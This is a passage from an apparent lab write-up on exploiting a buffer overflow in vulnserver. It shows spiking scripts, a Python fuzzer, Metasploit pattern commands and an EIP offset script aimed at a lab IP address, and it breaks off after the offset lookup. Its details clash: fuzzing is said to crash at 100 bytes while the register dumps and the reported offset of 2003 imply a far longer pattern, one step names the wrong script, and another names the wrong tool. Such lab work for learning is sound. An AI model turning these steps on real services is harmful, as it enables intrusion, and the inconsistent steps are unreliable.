
**Step 6:** Now we will be spiking at '**STATS**' to check if it is vulnerable. For this, we need to write a spiking script for '**STATS**'.

A screenshot of a terminal window showing the nano text editor. The window title is 'kali@kali: ~/Desktop'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The editor shows the file 'sarthak.spk' with the following content:

```
GNU nano 7.2 sarthak.spk
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Figure 9: Script for STATS.

**Step 7:** Now, using a tool called '**generic\_send\_tcp**' the command '**generic\_send\_tcp 192.168.92.129 9999 sarthak.spk 0 0**' is used to send custom TCP packets to a specific IP address and port using the generic\_send\_tcp tool. Where 0 0 indicates the initial and final boundary (which is not required for us so use 0 0).

A screenshot of a terminal window showing the execution of the 'generic\_send\_tcp' command. The window title is 'kali@kali: ~/Desktop'. The command entered is 'generic\_send\_tcp 192.168.92.129 9999 sarthak.spk 0 0', which is highlighted with a red box. The output shows the total number of strings and a list of fuzzing variables with their sizes:

```
(kali@kali)~[~/Desktop]
$ generic_send_tcp 192.168.92.129 9999 sarthak.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesiz= 5004
Fuzzing Variable 0:2
Variablesiz= 5005
Fuzzing Variable 0:3
Variablesiz= 21
Fuzzing Variable 0:4
Variablesiz= 3
Fuzzing Variable 0:5
Variablesiz= 2
Fuzzing Variable 0:6
Variablesiz= 7
Fuzzing Variable 0:7
Variablesiz= 48
Fuzzing Variable 0:8
Variablesiz= 45
Fuzzing Variable 0:9
Variablesiz= 49
Fuzzing Variable 0:10
Variablesiz= 46
Fuzzing Variable 0:11
Variablesiz= 49
Fuzzing Variable 0:12
Variablesiz= 46
```

Figure 10: Executing the command for spiking of STATS.

**Step 8:** Now after running the '**STATS**' script we can observe that the script is running smoothly without any buffer overflow which means the **STATS** is not vulnerable.





Figure 11: Screenshot of STATS script running successfully.



**Step 9:** Now we will be spiking at 'TRUN' to check if it is vulnerable. For this, we need to write a spiking script for 'TRUN'.

A screenshot of a terminal window with a nano text editor. The window title is 'kali@kali: ~/Desktop'. The nano editor shows a file named 'trun.spk' with the following content: 

```
s_readline();  
s_string("TRUN ");  
s_string_variable("0");
```


```
File Actions Edit View Help
```

```
GNU nano 7.2 trun.spk
```

```
s_readline();  
s_string("TRUN ");  
s_string_variable("0");
```

Figure 12: Script for TRUN.

**Step 10:** Now, the command '**generic\_send\_tcp 192.168.92.129 9999 trun.spk 0 0**' is used to send custom TCP packets to a specific IP address and port using the generic\_send\_tcp tool. Where 0 0 indicates the initial and final boundary (which is not required for us so use 0 0).

A screenshot of a terminal window showing the execution of the 'generic\_send\_tcp' command. The command is highlighted with a red box: 

```
(kali@kali) ~/Desktop  
$ generic_send_tcp 192.168.92.129 9999 trun.spk 0 0
```

The output of the command is as follows: 

```
Total Number of Strings is 681  
Fuzzing  
Fuzzing Variable 0:0  
Fuzzing Variable 0:1  
Variablesized= 5004  
Fuzzing Variable 0:2  
Variablesized= 5005  
Fuzzing Variable 0:3  
Variablesized= 21  
Fuzzing Variable 0:4  
Variablesized= 3  
Fuzzing Variable 0:5  
Variablesized= 2  
Fuzzing Variable 0:6  
Variablesized= 7  
Fuzzing Variable 0:7  
Variablesized= 48  
Fuzzing Variable 0:8  
Variablesized= 45  
Fuzzing Variable 0:9  
Variablesized= 49  
Fuzzing Variable 0:10  
Variablesized= 46  
Fuzzing Variable 0:11  
Variablesized= 49
```

Figure 13: Executing the command for spiking of TRUN.

**Step 11:** Now after running the '**STATS**' script we can observe that as soon as the script is run the debugger pauses and shows a violation which means the **TRUN** is vulnerable.





Figure 14: Screenshot of TRUN script getting paused after running.



### 3.2.2. Fuzzing

So, we discovered the TRUN buffer overflow vulnerability. We may go to the following phase, which is fuzzing. Fuzzing is an enhanced module similar to spiking in that we transmit a large number of characters in order to break the application.

**Step 1:** Now, we write a script that inserts random characters into the buffer, ultimately overwriting the EBP and EIP. It's critical to figure out the exact number of bytes that cause TRUN to crash. This script was written in Python.



```
GNU nano 7.2 fuzzer.py *
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100


while True:
    try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect (('192.168.92.129', 9999))
        s.send(('TRUN ./.' + buffer))
        s.close()
        sleep(1)
        buffer = buffer + "A" * 100
    except:
        print ("Fuzzing crashed after sending %s bytes" % str(len(buffer)))
        sys.exit()

# change mode to executable
# chmod +x fuzzer.py

^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line
```

Figure 15: Fuzzer python script.

**Step 2:** The script is made executable by using the '**chmod +x fuzzer.py**' command and run by using '**python fuzzer.py**' which will print the output for after how many bytes the fuzzing crashed.



The screenshot shows a terminal window with a dark background. The title bar at the top indicates the user is 'kali@kali' in the directory '~/Desktop'. The terminal has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The command prompt shows the user is at the root of the Kali machine. The first command entered is `sudo chmod +x fuzzer.py`, which is highlighted with a red box. The second command is `python fuzzer.py`, also highlighted with a red box. The output of the second command is 'Fuzzing crashed after sending 100 bytes', which is also highlighted with a red box. The prompt then returns to the user's shell.


```
(kali@kali)-[~/Desktop]
$ sudo chmod +x fuzzer.py
(kali@kali)-[~/Desktop]
$ python fuzzer.py
Fuzzing crashed after sending 100 bytes
(kali@kali)-[~/Desktop]
$
```

Figure 16: Running the Python script.

### 3.2.3. Finding Offset

This module finds the point where the program broke. In order to execute this, we have to monitor the connection requisitions being sent to vulnserver request by request. We keep track of the updated status of vulnserver and we terminate the sending of bad characters as soon as we observe the vuln server crashing. The main idea is to send a known pattern and see when the EIP gets overwritten. The pattern which gets overwritten can be used to find the exact bytes.


**Step 1:** Using the Metasploit framework to create a pattern using the command `'/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100'`, where 100 represents the bytes sent after which the server crashed.



```
(kali@kali) [~/Desktop]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
(kali@kali) [~/Desktop]
$
```

Figure 17: Finding the characters of 100 bytes of offset.

**Step 2:** Now copy these offset characters and use them to create another Python script to extract the **EIP** value.



```


kali@kali: ~
File Actions Edit View Help
GNU nano 7.2 offset.py *
#!/usr/bin/python
import sys, socket

offset="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A"

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.92.129',9999)) #vuinserv IP address
    s.send(('TRUN ./.' + offset))
    s.close()
except:
    print ("Error Connecting to Server")
    sys.exit()
  
```

Figure 18: Offset Python script.

**Step 3:** Make the offset python script executable by using the '**chmod +x offset.py**' command and run it by using the '**python offset.py**' command. Then after running the script, the EIP value gets generated in the immunity debugger '**Registers**' terminal.




```

Registers (FPU)
EAX 00F7F1E8 ASCII "TRUN ././Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Aa"
ECX 00075380
EDX 00000039
EBX 00000104
ESP 00F7F9C8 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9"
EBP 6F43366F
ESI 00401848 vuinserv.00401848
EDI 00401848 vuinserv.00401848
EIP 386F4337
  
```

Figure 19: EIP register value.

**Step 4:** As we got the pattern from the above step, we can use Metasploit to find the number of bytes it takes to overwrite EIP using the command `'/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000 -q 386F4337'`, where the value of the 'q' is the value of 'EIP'



```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003

